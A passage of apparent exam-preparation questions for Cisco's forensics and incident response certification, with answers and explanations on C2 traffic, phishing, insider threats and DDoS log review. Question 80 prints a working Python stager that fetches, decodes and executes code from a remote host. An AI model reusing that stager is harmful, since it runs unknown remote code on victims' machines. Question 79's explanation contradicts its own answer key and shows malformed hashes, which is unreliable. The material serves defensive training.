


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Cisco Conducting Forensic Analysis & Incident Response Using Cisco Technologies for CyberOps Sample Questions (Q79-Q84):

NEW QUESTION # 79

Outbound HTTP POST Communications Severity: 25 Confidence: 25

Network Stream	Method	URL
Stream 14	POST	http://51.38.124.206:80/R5Yrb5/a3seSUHG2sKRT/wKPI3ApyqHpsizY/EKsnHxyWWZu/

Network Stream: 14 (HTTP)

Src. IP	Src. Port	Dest. IP	Dest. Port	Transport
192.168.1.194	49161	51.38.124.206	80	TCP

Artifacts

ID	Path	Size	Magic Type
30	http-req-51.38.124.206-80-14-1	308	data
31	http-51.38.124.206-80-14-1	132	data

HTTP Traffic

ID	Method	URL	Timestamp	Response Type	Response Actual Encoding
0	POST	http://51.38.124.206:80/R5Yrb5/a3seSUHG2sKRT/wKPI3ApyqHpsizY/EKsnHxyWWZu/	+230.0s	<unknown>	

Artifact 30: http-req-51.38.124.206-80-14-1

Src. network	Imports	Type	SHA256
192.168.1.194	0	data	b831c824c2c5826812106629666825e57ce3c5d6c6e0977c876f4b7b30

Path	SHA1
http-req-51.38.124.206-80-14-1	f8844c56507b87da401a68ea517c351fd3790ca6

Mime Type	Created At
application/octet-stream, charset=binary	+230.250s

Magic Type	Related to
data	stream 14

- A. Path http-req-51.38.124.206-80-14-1 is benign
- B. Destination IP 51.38.124.206 is identified as malicious
- C. The stream must be analyzed further via the pcap file
- D. MD5 D634c0ba04a4e9140761cbd7b0577c8c5 is identified as malicious

Answer: B

Explanation:

Comprehensive and Detailed Explanation:

From the exhibit, Cisco Secure Malware Analytics (formerly Threat Grid) has captured outbound HTTP POST communication to the IP address 51.38.124.206 on port 80. This destination is highlighted in the analysis under "Outbound HTTP POST Communications," indicating exfiltration behavior or command-and-control (C2) signaling.

Key indicators:

- * The report shows that binary data was POSTed to this IP.
 - * The source system generated 22 packets and sent 6,192 bytes.
 - * The system has flagged the behavior with a severity of 25 and confidence of 25-suggesting that this is an IoC worth acting on.
- Therefore, the artifacts suggest that the destination IP 51.38.124.206 is involved in malicious activity, and the correct answer is:
- A: Destination IP 51.38.124.206 is identified as malicious.

NEW QUESTION # 80

```
import zlib,base64,sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'})[vi[0]],fromlist=['build_opener','HTTPSHandler'])
hs=[]
if (vi[0]==2 and vi>=(2,7,9)) or vi>=(3,4,3):
    import ssl
    sc=ssl.SSLContext(ssl.PROTOCOL_SSLv23)
    sc.check_hostname=False
    sc.verify_mode=ssl.CERT_NONE
    hs.append(ul.HTTPSHandler(0,sc))
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko')]
exec(zlib.decompress(base64.b64decode(o.open('https://23.1.4.14:8443/GksRtXD-ZH3Z0MwsuEvTAc90e a0VciEJVntL1toG8hnAer02Kcnz-JsvamPXbY-L8NH7whYFxf4wraH0afGV7').read())))
```

- A. Initiate a connection to 23.1.4.14 over port 8443.
- B. Validate the SSL certificate for 23.1.4.14.
- C. Open the Mozilla Firefox browser.

- D. Generate a Windows executable file.

Answer: A

Explanation:

This Python script uses a combination of libraries (urllib,zlib,base64, andssl) to:

- * Disable SSL certificate verification (ssl.CERT_NONEandcheck_hostname=False).
- * Construct a custom HTTPS opener with the specified SSL context.
- * Add a forgedUser-Agentheader to mimic Internet Explorer 11.
- * Connect to the URLhttps://23.1.4.14:8443.
- * Download and execute base64-encoded and zlib-compressed content from that URL using:
exec(zlib.decompress(base64.b64decode(...).read()))

This shows a classic example of:

- * Downloading payloads from a remote server (23.1.4.14:8443).
- * Avoiding detection by disabling SSL verification.
- * Executing the payload dynamically withexec()after decoding and decompressing.

The main goal is clearly to initiate a connection to a remote command-and-control (C2) server on port 8443 and download/execute additional code.

Hence, the correct answer is: A. Initiate a connection to 23.1.4.14 over port 8443.

NEW QUESTION # 81

A threat intelligence report identifies an outbreak of a new ransomware strain spreading via phishing emails that contain malicious URLs. A compromised cloud service provider, XYZCloud, is managing the SMTP servers that are sending the phishing emails. A security analyst reviews the potential phishing emails and identifies that the email is coming from XYZCloud. The user has not clicked the embedded malicious URL.

What is the next step that the security analyst should take to identify risk to the organization?

- A. Find any other emails coming from the IP address ranges that are managed by XYZCloud.
- B. Create a detailed incident report and share it with top management.
- C. Delete email from user mailboxes and update the incident ticket with lessons learned.
- D. Reset the reporting user's account and enable multifactor authentication.

Answer: A

Explanation:

Since the phishing email originates from a known compromised cloud provider (XYZCloud), the correct immediate action for the security analyst is to determine the broader scope of exposure. This involves checking whether other users in the organization received similar emails from the same potentially malicious source. Therefore, querying for emails from the IP address ranges or SMTP domains linked to XYZCloud is essential for identifying other possible attack vectors.

This step aligns with the containment phase of the incident response lifecycle, as outlined in the CyberOps Technologies (CBRFIR) 300-215 study guide, where threat hunting and log analysis are used to determine the extent of compromise and prevent lateral movement or further exposure. Only after the scope is understood should remediation or reporting actions follow.

Reference: CyberOps Technologies (CBRFIR) 300-215 study guide, Chapter: Email-Based Threats and Containment Strategy during Incident Response.

NEW QUESTION # 82

Over the last year, an organization's HR department has accessed data from its legal department on the last day of each month to create a monthly activity report. An engineer is analyzing suspicious activity alerted by a threat intelligence platform that an authorized user in the HR department has accessed legal data daily for the last week. The engineer pulled the network data from the legal department's shared folders and discovered above average-size data dumps. Which threat actor is implied from these artifacts?

- A. external exfiltration
- B. internal user errors
- C. privilege escalation
- D. malicious insider

Answer: D

Explanation:

A "malicious insider" is someone within the organization who has authorized access but intentionally misuses that access to extract or exfiltrate data. In this case:

- * The HR user has legitimate access but deviates from their normal behavior pattern (accessing legal data daily instead of monthly).
- * The presence of large data dumps and the alert from a threat intelligence platform suggest intentional misuse rather than accidental behavior.

According to the Cisco CyberOps Associate guide, insider threats are identified by behavioral anomalies, especially involving sensitive data access patterns inconsistent with role-based access and historical usage profiles.

NEW QUESTION # 83

An engineer received a call to assist with an ongoing DDoS attack. The Apache server is being targeted, and availability is compromised. Which step should be taken to identify the origin of the threat?

- A. An engineer should check the server's processes by running commands `ps -aux` and `sudo ps -a`.
- B. An engineer should check the services on the machine by running the command `service -status-all`.
- C. An engineer should check the last hundred entries of a web server with the command `sudo tail -100 /var/log/apache2/access.log`.
- D. An engineer should check the list of usernames currently logged in by running the command `$ who | cut -d' ' -f1 | sort | uniq`

Answer: C

NEW QUESTION # 84

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